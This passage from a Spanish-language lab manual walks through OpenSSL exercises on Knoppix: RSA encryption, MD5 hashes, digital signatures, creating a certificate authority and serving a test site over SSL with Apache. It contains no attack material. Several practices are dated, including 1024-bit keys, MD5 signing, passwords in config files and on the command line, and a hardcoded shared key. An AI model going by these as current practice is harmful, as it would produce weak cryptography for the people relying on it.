En el Segundo caso, en vez de esperar a que `openssl` te pida la contraseña, la puedes pasar directamente como parámetro con el comando:

```
openssl> rsa -in priv2.key -pubout -out pub3.key -passin pass:contraseña
```

Observa también el contenido de los archivos `pub.key` y `pub2.key` con el comando `cat` (notarás que son más pequeños que aquellos que contienen las llaves privadas).

[NOTA: En la teoría de cifrado asimétrico, comúnmente se maneja que las llaves son intercambiables; en la práctica una de las 2 llaves (la que definimos como privada) debe almacenar los datos que la relacionan matemáticamente con el otro par (permiten derivar la llave pública). Es por esto que los archivos de llave privada son más grandes y no pueden ser intercambiados indistintamente con los de llave pública.]

Actividad 2) (Des) encriptamiento de archivos con algoritmo asimétrico RSA

Genera un archivo de texto “pequeño” (3 o 4 palabras) llamado `c.txt`. Con este archivo y la llave pública que generaste en la actividad anterior, crea el archivo encriptado `d.txt`:

```
openssl> rsautl -pubin -encrypt -in c.txt -out d.txt -inkey pub.key
```

Puedes ver que el contenido es ilegible con el comando `cat d.txt`; ahora desencripta el archivo con el siguiente comando:

```
openssl> rsautl -decrypt -in d.txt -out c1.txt -inkey priv.key
```

Se te pedirá que proporciones la contraseña de la llave privada. Si comparas `c.txt` y `c1.txt` (con `cat` ó con el comando `diff`) notarás que son idénticos.

[NOTA: Pedimos un texto pequeño `c.txt` porque algoritmos asimétricos como RSA tienen que cifrar todo el texto sin segmentarlo; por su base matemática no pueden encriptar un texto cuyo tamaño sea mayor que el de la llave misma. Intenta encriptar un texto grande (por ejemplo de 4kb o más) y obtendrás un error. Si se segmenta el texto y se cifran los segmentos individuales se vulnera la seguridad del algoritmo (esto da elementos a los criptoanalistas para romper el cifrado). Este hecho (además de que los algoritmos asimétricos son más lentos), provoca que los algoritmos asimétricos sean utilizados principalmente para el intercambio de llaves (de algoritmos simétricos) y firmas digitales; Los algoritmos simétricos son los que se usan para encriptar grandes volúmenes de datos.]

Actividades adicionales

Como apoyo para reforzar lo aprendido en esta práctica te sugerimos las siguientes actividades adicionales.

- Crea un programa en un lenguaje de alto nivel que ofrezca al usuario un menú para cifrar archivos pequeños (llaves de algoritmos simétricos, por ejemplo) con algoritmos asimétricos. El programa mandará llamar al ejecutable de `openssl` para llevar a cabo el cifrado.
- Crea un programa en C, con la misma funcionalidad que el mencionado anteriormente, pero que incorpore directamente las funciones de cifrado de las librerías incluidas en `openssl` (tendrás que agregar encabezados del tipo `#include <openssl/ssl.h>` en el programa y hacer llamadas directas a las funciones. Consulta las referencias y la documentación disponible en Internet para realizar esto).
- Crea un programa cliente servidor que permita transferir un archivo encriptado con un algoritmo simétrico. Esta llave simétrica es una llave de sesión aleatoria que será intercambiada entre el cliente y el servidor con el siguiente protocolo: A) el cliente se conecta al servidor y el servidor le envía su llave pública. B) el cliente genera una llave de algoritmo simétrico aleatoria y la cifra con la llave pública del servidor; envía esta llave cifrada al servidor. C) el servidor desencripta la llave simétrica usando su llave privada, e indica al cliente que está listo para transferir archivos o marca algún error. D) Usando un algoritmo simétrico y la llave de sesión aleatoria, el cliente envía al servidor un archivo cifrado; el servidor envía también

un archivo al cliente y cierra la comunicación. Para el manejo de cifrado puedes hacer uso del ejecutable de `openssl` o llamadas directas a las librerías de cifrado de `openssl`.

Referencias

“Network Security with OpenSSL”, John Viega et al, Ed. O'Reilly, 2002
Referencias en “Bibliografía recomendada”: [7], [8] y [9]

4. [Práctica] Funciones hash (OPENSSL)

Introducción

En esta práctica generarás valores de verificación de integridad de archivos por medio de funciones hash, en la herramienta `openssl`.

Actividad 1) Crear y validar valores de verificación con funciones hash.

Crea un archivo de texto `c.txt`, al que denominaremos archivo de texto en claro, utilizando el comando `echo` o un editor de texto como `nedit`. (`echo "Esto es un texto de prueba" > c.txt`).

Genera un resumen con una función hash MD5 (`c.hsh`) dentro del entorno de `openssl`:

```
openssl> dgst -md5 -out c.hsh c.txt
```

Para verificar el valor de integridad deberás generar nuevamente el valor de verificación. Si el archivo no ha cambiado obtendrás exactamente el mismo valor de verificación. Prueba modificando alguna letra en el texto, genera nuevamente el valor de verificación y observa cómo éste cambia también.

Actividades adicionales

Ahora realiza las siguientes actividades para complementar lo que has aprendido hasta este momento (utiliza el algoritmo hash que deseas).

- Crea un programa en un lenguaje de alto nivel que permita generar los valores hash de todos los archivos de un directorio especificado por el usuario. El resultado será un archivo con la lista de valores hash que estará cifrado con un algoritmo simétrico (el usuario indicará la llave del mismo).
- Crea ahora un programa que te permita leer el archivo con la lista de valores hash generados por el programa del punto anterior (solicitando la llave al usuario), y comparar los valores hash de la lista contra los valores reales de los archivos, indicando si hay nuevos archivos, archivos inexistentes para los cuales existía un hash, archivos con hash correcto y archivos con hash incorrecto.
- Crea un programa que verifique constantemente (usando un intervalo de tiempo razonable) la integridad de archivos de un sitio Web (usando un esquema similar al mostrado en los puntos anteriores, con algoritmos hash). El programa (que estará corriendo en memoria permanentemente) deberá aceptar de alguna manera una parámetro de usuario que le indique que debe suspender la vigilancia de uno o varios archivos en particular, posteriormente, el programa deberá aceptar también instrucciones del usuario para poder reincorporar los archivos cuya vigilancia está “suspendida” al monitoreo, previa obtención del nuevo hash y agregando este nuevo hash a la tabla de monitoreo. De esta manera, el programa alertará sobre cualquier cambio al sitio Web (como en el caso de un defacement) y pudiendo realizar alguna acción (como dar de baja el servidor Web), excepto cuando los administradores actualicen archivos del sitio (siempre y cuando utilicen el procedimiento de suspensión y reincorporación al monitoreo, que se indicó previamente).

Referencias

“Network Security with OpenSSL”, John Viega et al, Ed. O'Reilly, 2002
Referencias en “Bibliografía recomendada”: [7], [8] y [9]

5. [Práctica] Firma digital (OPENSSL)

Introducción

En esta práctica aplicarás el concepto de firma digital, utilizando la herramienta **openssl** y los algoritmos RSA y MD5.

Actividad 1) Creación y verificación de firma digital

Genera un par de llaves (**priv.key** y **pub.key**) con el algoritmo asimétrico RSA (revisa la práctica: “Cifrado asimétrico con OPENSSL”). Crea un archivo de texto **c.txt**, al que denominaremos archivo de texto en claro, utilizando el comando **echo** o un editor de texto como **nedit**. (**echo "Esto es un texto de prueba" > c.txt**).

Firma digitalmente el archivo **c.txt** usando el siguiente comando dentro del entorno de **openssl**:

```
openssl> dgst -c -sign priv.key -out s.sig c.txt
```

El archivo **s.sig** contendrá la firma digital en formato binario. Para verificar la firma utiliza el siguiente comando (ahora usando la llave pública):

```
openssl> dgst -c -verify pub.key -signature s.sig c.txt
```

Deberás obtener como resultado **Verified OK** por parte de **openssl**. Prueba modificando **c.txt** y volviendo a verificar la firma digital. Observarás que ahora **openssl** reporta **Verification Failure**.

Actividad 2) conversión de firmas binarias a texto con base64

El comando para obtener una firma digital que probaste en la “Actividad 1”) sólo soporta firmas binarias; sin embargo, al transmitir información por correo electrónico suele ser más útil enviar las firmas en algún formato de texto por lo que es necesaria la conversión.

Con el siguiente comando, genera una versión en base64 (**s.b64**) de la firma digital, **s.sig**, que obtuviste en la “Actividad 1”:

```
openssl> base64 -in s.sig -out s.b64
```

Si revisas el contenido del archivo **s.b64** observarás que es legible (**cat s.b64**); y se puede agregar fácilmente a un archivo de texto. Para poder verificar la firma digital con **openssl** cuando recibas una firma digital en base64 deberás convertirla primero a formato binario. Prueba convertir de nuevo el archivo **s.b64** a una firma en formato binario:

```
openssl> base64 -d -in s.b64 -out s1.sig
```

Compara los archivos **s.sig** y **s1.sig** (puedes usar el comando **diff**: **diff s.sig s1.sig**):

```
knoppix@2 [knoppix]$ cat s.sig
knoppix@2 [knoppix]$ cat s1.sig
```

Ambos archivos son idénticos (el cambio de formato no los altera).

Actividades adicionales

Como apoyo para reforzar lo aprendido en esta práctica te sugerimos las siguientes actividades

adicionales. Utiliza el ejecutable de `openssl` o llamadas directas a sus librerías.

- Crea un programa en un lenguaje de alto nivel que genere firmas digitales para archivos ejecutables (archivos con **banderas de ejecución** en Unix; `.exe`, `.com`, `.bat`, `.pif`, etc. En Windows.)
- Crea otro programa que al ejecutarse verifique firmas digitales de todos los ejecutables que están en el disco. Este programa recibirá como parámetros la llave pública para verificar las firmas, y un archivo que contenga los nombres y rutas de los ejecutables y sus correspondientes firmas digitales. Al encontrar archivos cuya firma digital no concuerde con la que indica el archivo de firmas, archivos ejecutables cuya firma no existe o bien firmas para las cuales no aparecieron los archivos correspondientes, el programa reportará una alerta con los detalles de cada caso.

Referencias

“Network Security with OpenSSL”, John Viega et al, Ed. O'Reilly, 2002

Referencias en “Bibliografía recomendada”: [7], [8] y [9]

6. [Tarea] Investigación de extensiones y estándares para certificados digitales

Introducción

A través de esta tarea conocerás las diferentes extensiones de certificados digitales que existen.

Actividad 1) Investigación de parámetros comunes en certificados digitales

Investiga los siguientes parámetros (para qué sirven):

- CN
- O
- OU
- C
- ST
- L

Investiga también que otros parámetros de certificados digitales existen y qué estándares documentan estos parámetros.

Actividad 2) Diferencias entre certificados digitales para personas y sitios Web

Investiga qué diferencias hay entre un certificado digital personal y el de un sitio Web indicando las diferencias en el contenido de los parámetros; contesta también las siguientes preguntas:

- ¿Qué son las “Basic constraints”?
- ¿Qué es el estándar x509?
- ¿Cuáles son las diferencias entre certificados personales y certificados de sitios Web?
-

7. [Práctica] Certificados digitales (OPENSSL)

Introducción

En esta práctica crearás certificados digitales y una autoridad certificadora, utilizando la herramienta OPENSSL.

Actividad 1) Crear certificado y archivo de configuración de Autoridad Certificadora (“CA”)

Genera un par de llaves, `CApriv.key` y `Capub.key` (privada y pública), con el algoritmo asimétrico RSA en `openssl` (revisa la práctica: “Cifrado asimétrico con OPENSSL”).

Crea un archivo de texto llamado `Caconf1.cfg` con el siguiente contenido (este archivo contiene

los parámetros que se usarán para crear certificados digitales):

```
[ req ]  
default_bits          = 1024  
default_keyfile       = CApriv.key  
distinguished_name   = req_distinguished_name  
attributes           = req_attributes  
x509_extensions      = v3_ca  
dirstring_type        = nobmp  
  
[ req_distinguished_name ]  
countryName           = Identificador del País (2 letras)  
countryName_default   = MX  
countryName_min        = 2  
countryName_max        = 2  
localityName          = Localidad (ej., ciudad)  
organizationalUnitName = Nombre de unidad organizacional (ej., oficina)  
commonName             = Nombre común (ej., TU nombre)  
commonName_max         = 64  
emailAddress           = Dirección de correo electrónico  
emailAddress_max       = 40  
  
[ req_attributes ]  
challengePassword     = Contraseña para "challenge"  
challengePassword_min = 4  
challengePassword_max = 20  
  
[ v3_ca ]  
subjectKeyIdentifier  =hash  
authorityKeyIdentifier =keyid:always,issuer:always  
basicConstraints       =CA:true
```

Crea otro archivo llamado **CAconf2.cfg**, utilizando el siguiente contenido (puedes cambiar los datos que están a la derecha del símbolo de igualdad en el apartado **[req_distinguished_name]** por datos que tus datos personales o los que deseas):

```
[ req ]  
default_bits          = 1024  
default_keyfile       = CApriv.key  
distinguished_name   = req_distinguished_name  
attributes           = req_attributes  
prompt               = no  
output_password       = mipassword  
x509_extensions      = v3_ca  
dirstring_type        = nobmp  
  
[ req_distinguished_name ]  
C                     = MX  
ST                    = Distrito Federal  
L                     = Ciudad de México  
O                     = Empresa Ficticia S.A. de C.V.  
OU                   = Oficina de Seguridad Informática  
CN                   = Juan Camaney  
emailAddress          = jcamaney@ficticia.com.mx  
  
[ req_attributes ]  
challengePassword     = Contraseña para "challenge"
```

```
[ v3_ca ]
subjectKeyIdentifier = hash
authorityKeyIdentifier = keyid:always,issuer:always
basicConstraints = CA:true
```

[NOTA: Recuerda colocar todos los archivos (llaves y archivos de configuración) en el mismo directorio); también deberás ejecutar el entorno de `openssl` desde este mismo directorio para que la herramienta pueda encontrar los archivos.]

Crea un certificado de la autoridad con el siguiente comando en el entorno `openssl`:

```
openssl> req -new -key CApriv.key -out ca.cer -config conf.cnf -x509 -days 3650
```

[NOTA: Este certificado digital con duración de 10 años está autofirmado, por ser el de una autoridad certificadora; el parámetro `-x509` logra esto.]

Actividad 2) Generación de certificados digitales

Crea un par de llaves para un usuario ficticio que solicitará su certificado digital, `USRpriv.key` y `USRpub.key` (privada y pública), con el algoritmo asimétrico RSA en `openssl` (revisa la práctica: "Cifrado asimétrico con OPENSSL").

Genera un requerimiento para certificado digital de este usuario dentro del entorno de `openssl` (estaremos utilizando el archivo de configuración `CAconf1.cfg` en las siguientes actividades):

```
openssl> req -new -key USRpriv.key -out req.pem -config conf.cnf
```

Llena los campos que se te soliciten del usuario para completar el requerimiento. Una vez terminado esto, firma el requerimiento y genera el certificado del usuario (`USRcert.cer`):

```
openssl> x509 -inform PEM -outform PEM -keyform PEM -CAform PEM -CAkeyform PEM -in req.pem -out USRcert.cer -days 365 -req -CA ca.cer -CAkey CApriv.key -sha1 -CAcreateserial -text
```

Observa el contenido del certificado digital del usuario con el comando `cat` (`cat USRcert.cer`).

[NOTA: El parámetro `-text` incluye información adicional sobre la generación del certificado; si lo omites obtendrás el certificado en el archivo sin esta información adicional. Nota también que se usa el algoritmo hash SHA1 en vez de MD5 (se consideraba más seguro a SHA1 que a MD5, sin embargo, a principios de 2005 investigadores Chinos encontraron deficiencias en SHA1; SHA 256 es el algoritmo más seguro en este momento)]

Genera otro certificado para otro usuario (cambiando los nombres de archivo), pero utiliza ahora el archivo de configuración `CAconf2.cfg` que creaste en la primera actividad. Notarás que este archivo ya tiene los valores preconfigurados y no solicita que el usuario los ingrese manualmente a través de un prompt.

[NOTA: Los archivos de configuración `CAconf1.cfg` y `CAconf2.cfg` tienen algunos parámetros distintos, por ejemplo el parámetro `O` en el segundo archivo no está definido para que solicite el dato del usuario en el primer archivo. Consulta la documentación de `openssl` en Internet para mayor información sobre parámetros y extensiones en certificados digitales (recuerda que hay certificados digitales para diferentes usos)]

Actividades adicionales

Como apoyo para reforzar lo aprendido en esta práctica te sugerimos las siguientes actividades adicionales. Utiliza el ejecutable de `openssl` o llamadas directas a sus librerías.

- Crea un programa que sirva como interfaz para que un usuario genere un archivo de solicitud de certificado y su llave privada (cifrada esta última con contraseña y algoritmo simétrico).
- Crea un programa que sirva de interfaz a los usuarios para obtener su certificado digital (firmado con el certificado de una Autoridad Certificadora, que hayas creado previamente). El programa recibirá como parámetro el archivo de solicitud de certificado generado por el programa del punto anterior, y entregará el certificado en un archivo en una ruta predeterminada o enviándolo por correo electrónico al usuario.
- Investiga lo que son las listas de revocación de certificados ([crl](#)) y crea una aplicación que permita revocar un certificado digital (proporcionado como parámetro) y almacenar los datos de certificados revocados en una [crl](#) estándar. El programa deberá también permitir verificar si un certificado determinado ha sido revocado o no.
- Crea dos programas (cliente y servidor), que permitan verificar la autenticidad de un certificado digital. El cliente se comunica con el programa servidor y le proporciona un certificado digital; a su vez el servidor verifica que el certificado sea válido (tiempo de validez, que no esté revocado, integridad, etc.) y que haya sido firmado por la autoridad certificadora, enviando su respuesta al servidor. La comunicación entre el cliente y el servidor deberá cifrarse con un algoritmo simétrico, utilizando una llave predefinida en el código de ambos.

[NOTA: Si logras generar todos los programas anteriores e integrarlos de manera adecuada, tendrás una “infraestructura de llave pública” básica ([PKI](#) por sus siglas en inglés)].

Referencias

“Network Security with OpenSSL”, John Viega et al, Ed. O’Reilly, 2002

Referencias en “Bibliografía recomendada”: [7], [8] y [9]

8. [Práctica] Certificados digitales en sitios Web (OPENSSL)

Introducción

En esta práctica crearás un sitio Web con comunicaciones protegidas por algoritmos de cifrado y el protocolo SSL. Utilizarás para ello certificados digitales de raíz y servidor que generarás mediante la herramienta [openssl](#), para lo cual desarrollarás una jerarquía de tres niveles (Autoridad Certificadora Raíz, Autoridad Certificadora Intermedia y Certificado de Servidor).

Actividad 1) Crear sitio Web y activar SSL con certificados por omisión

Como usuario [root](#), crea el directorio [/var/www-ssl](#), el cuál es utilizado como directorio base por el servidor Web Apache que viene incluido en la distribución de Knoppix:

```
knoppix@0[knoppix]$ su
root@0[knoppix]# mkdir /var/www-ssl
```

[NOTA: El directorio [/var/www-ssl](#) no existe por omisión en las distribuciones Knoppix recientes, por lo cual es necesario crearlo para habilitar el protocolo [SSL](#) en páginas Web.]

Ahora crea con un editor de texto el siguiente archivo y guárdalo con el nombre [index.html](#) en el directorio [/var/www-ssl](#); este archivo será nuestro sitio Web:

```
<html>
<body>
Este sitio Web está protegido por SSL.<br>
<b>Favor de verificar el certificado digital del servidor dando clic en el icono en forma de candado, en su navegador Web.</b>
</body>
```

```
</html>
```

Revisemos ahora la configuración actual del sistema en el archivo `mod-ssl-01-vhost.conf` que se encuentra en el directorio `/etc/apache/conf.d`. Para ello utilizaremos el comando `less`:

```
root@0 [knoppix]# less /etc/apache/conf.d/mod-ssl-01-vhost.conf
```

Busca la palabra `SSLCertificateFile` dentro del archivo mientras lo visualizas con el comando `less`, utilizando la diagonal (`/`), seguida de la palabra (teclea: `/SSLCertificateFile` y presiona la tecla `ENTER`).

Observa que `less` te muestra las primeras ocurrencias de la palabra; las marca invirtiendo los colores de fondo y letra. Dentro de las primeras ocurrencias deberás observar un par de líneas similares a las siguientes:

```
SSLCertificateFile /etc/apache/ssl.crt/snakeoil-dsa.crt  
#SSLCertificateFile /etc/apache/ssl.crt/snakeoil-rsa.crt
```

La línea que tiene el símbolo `#` está comentada, esto indica que el certificado por omisión que utiliza el algoritmo `RSA` está inhabilitado y se está utilizando uno con algoritmo `DSA`. Además, tenemos la ruta donde se están almacenando estos certificados: `/etc/apache/ssl.crt/`.

Busca ahora la palabra `SSLCertificateKeyFile` (la cual aparece un párrafo más adelante). Observa que también hay 2 líneas similares a las anteriores:

```
SSLCertificateKeyFile /etc/apache/ssl.crt/snakeoil-dsa.key  
#SSLCertificateKeyFile /etc/apache/ssl.crt/snakeoil-rsa.key
```

[Presiona la tecla 'q' para salir de less]

Los archivos corresponden a los certificados digitales y llaves privadas de la llave pública almacenada en los certificados digitales. Para ver la información correspondiente al certificado digital que está activo teclea el siguiente comando de `openssl` (nota que ahora estamos tecleando el comando completo desde el `shell`, en vez de entrar al entorno de `openssl` como en prácticas anteriores):

```
root@0 [knoppix]# openssl x509 -subject -issuer -purpose -dates \  
> -hash -fingerprint -noout -in /etc/apache/ssl.crt/snakeoil-dsa.crt
```

[NOTA: La diagonal inversa (`\`) se utiliza para separar comandos en varias líneas, dentro de un entorno Shell; para el comando anterior teclea la primera línea y da `ENTER` justo después de la diagonal inversa. A continuación el indicador de sistema cambia por el símbolo de mayor que (`>`). Teclea el resto del comando en la segunda línea y da `ENTER` (el comando se ejecutará tal como si teclearas todo en una sola línea sin usar la diagonal inversa).**]**

Deberás obtener algo similar a lo siguiente:

```
subject= /C=XY/ST=Snake Desert/L=Snake Town/O=Snake Oil, Ltd/OU=Webserver  
Team (DSA) /CN=www.snakeoil.dom/emailAddress=www@snakeoil.dom  
issuer= /C=XY/ST=Snake Desert/L=Snake Town/O=Snake Oil,  
Ltd/OU=Certificate Authority (DSA) /CN=Snake Oil  
CA/emailAddress=ca@snakeoil.dom  
Certificate purposes:  
SSL client : No  
SSL client CA : No  
SSL server : Yes
```

```
SSL server CA : No
Netscape SSL server : Yes
Netscape SSL server CA : No
S/MIME signing : No
S/MIME signing CA : No
S/MIME encryption : No
S/MIME encryption CA : No
CRL signing : Yes
CRL signing CA : No
Any Purpose : Yes
Any Purpose CA : Yes
OCSP helper : Yes
OCSP helper CA : No
notBefore=Mar 5 17:35:21 2003 GMT
notAfter=Mar 3 17:35:21 2008 GMT
5d8360e1
MD5 Fingerprint=FA:F8:26:3D:B5:70:6F:33:5D:EB:0C:32:30:6C:C1:2C
```

Los parámetros se imprimen en orden: tenemos en primer lugar los atributos del certificado digital (**subject**), en segundo lugar los atributos de la autoridad certificadora que lo firmó (**issuer**) y en último lugar la huella digital (**fingerprint**), por mencionar algunos datos de salida.

Después de examinar los certificados digitales que tenemos definidos por omisión, levanta el servidor Web Apache para probar nuestro sitio. Para levantar el servicio **httpd** utiliza el comando **apachectl**:

```
root@0[knoppix]# apachectl start
```

Si todo está correcto, el servicio **httpd** estará activo (indicado a través de un mensaje: `httpd started`). Entremos ahora a nuestro sitio Web utilizando en navegador **Mozilla** (dando clic en un ícono rojo y amarillo con un dinosaurio, si estás en el entorno gráfico, o con el comando **mozilla** desde una ventana de shell).

Una vez dentro del navegador **Mozilla**, teclea el siguiente **URL** y da un **ENTER**:

```
https://localhost
```

Si todo está correcto, verás una pantalla de advertencia similar a la siguiente:




Pantalla de problemas con validación de certificado digital del navegador Mozilla (Knoppix 3.7)

Con esta ventana el navegador te advierte que no puede verificar que este sitio Web sea de confianza. En este caso se debe a que el navegador no cuenta con un certificado raíz con el cual pueda validar la autenticidad del certificado que está presentando el sitio Web.

[NOTA: Los navegadores vienen precargados con certificados digitales de autoridades raíz reconocidas, entre las cuales se encuentran: Verisign, Thawte, Baltimore y Entrust (por mencionar algunas). Para evitar este tipo de advertencias y permitir al navegador verificar la cadena de certificación, hay 2 opciones: a) Obtener un certificado emitido por una autoridad certificadora raíz que esté precargada en el navegador, o b) Generar e instalar certificados raíz en todos los navegadores desde los cuales se consultará la página en cuestión. La primera opción es la más viable para sitios públicos en Internet; la opción b) puede aplicarse en sitios Web que serán vistos a través de una Intranet.]

Da clic en el botón **Examine Certificate**. Verás una nueva ventana con datos sobre el certificado digital (varios de estos datos los revisaste anteriormente con el comando **x509** de **openssl**). Cierra esta última ventana (botón **Close**) y en la ventana anterior selecciona la opción para aceptar temporalmente el certificado durante esta sesión, y da clic en el botón **OK**.



Pantalla de error con nombre de dominio y certificado, de Mozilla (Knoppix 3.7)

Aparecerá otra ventana de advertencia; esta vez se nos indica que el certificado no corresponde al sitio Web al que estamos entrando y nos vuelve a dar la opción de revisarlo. Si aceptas este hecho dando clic en el botón **OK** recibirás un tercer mensaje de error sin que te permitan entrar al sitio Web, por lo que tendrás que simular que tu máquina es el servidor que se indica en el certificado.

[NOTA: No todos los navegadores son tan estrictos; para Mozilla el tener un certificado cuya cadena de certificación no puede validar, aunado con el hecho de que el certificado no coincide con el sitio Web es suficiente para negar el acceso. Pero por ejemplo, en un Internet Explorer de Microsoft bastaría con aceptar las anomalías reportadas y el navegador cargará la página (puedes probar esto entrando desde un navegador MS IE en otra máquina con sistema operativo Windows, utilizando `https://<dir. IP de tu equipo>`.)]

El nombre del servidor en el certificado de prueba es: `www.snakeoil.dom`. Para simular que tu equipo es este servidor, agrega este nombre al archivo `/etc/hosts`. Antes de editar este archivo deberás realizar una copia en memoria del mismo para poder modificarlo:

```
root@0 [knoppix]# rm /etc/hosts  
root@0 [knoppix]# cp /KNOPPIX/etc/hosts /etc/hosts
```

[NOTA: Para no cargar todos los archivos de configuración y programas en memoria, Knoppix los maneja a través de referencias (soft links). Si revisas el directorio `/etc` con el comando `ls -la /etc` notarás que el archivo `hosts` es una liga hacia `/KNOPPIX/etc/hosts`. El directorio `knoppix` es una referencia hacia el CD de Knoppix; por esta razón no es posible editar el archivo directamente. Para editarlo el procedimiento anterior elimina la referencia hacia el archivo del CD y luego crea una copia en memoria de este archivo (la cual ya es modificable).]

Una vez que posees una copia modificable del archivo `hosts`, modifícalo con algún editor de texto agregando el nombre del servidor, `www.snakeoil.dom`, al final de la primera línea. Esta línea deberá verse así:


```
127.0.0.1      Knoppix localhost www.snakeoil.dom
```

Trata de entrar ahora al sitio `https://www.snakeoil.dom` desde el navegador. A pesar de recibir nuevamente la primera advertencia, en esta ocasión podrás ver tu página Web:




Pantalla de sitio Web de prueba visto a través de HTTPS (Mozilla) y protegido con certificado digital (Knoppix 3.7)

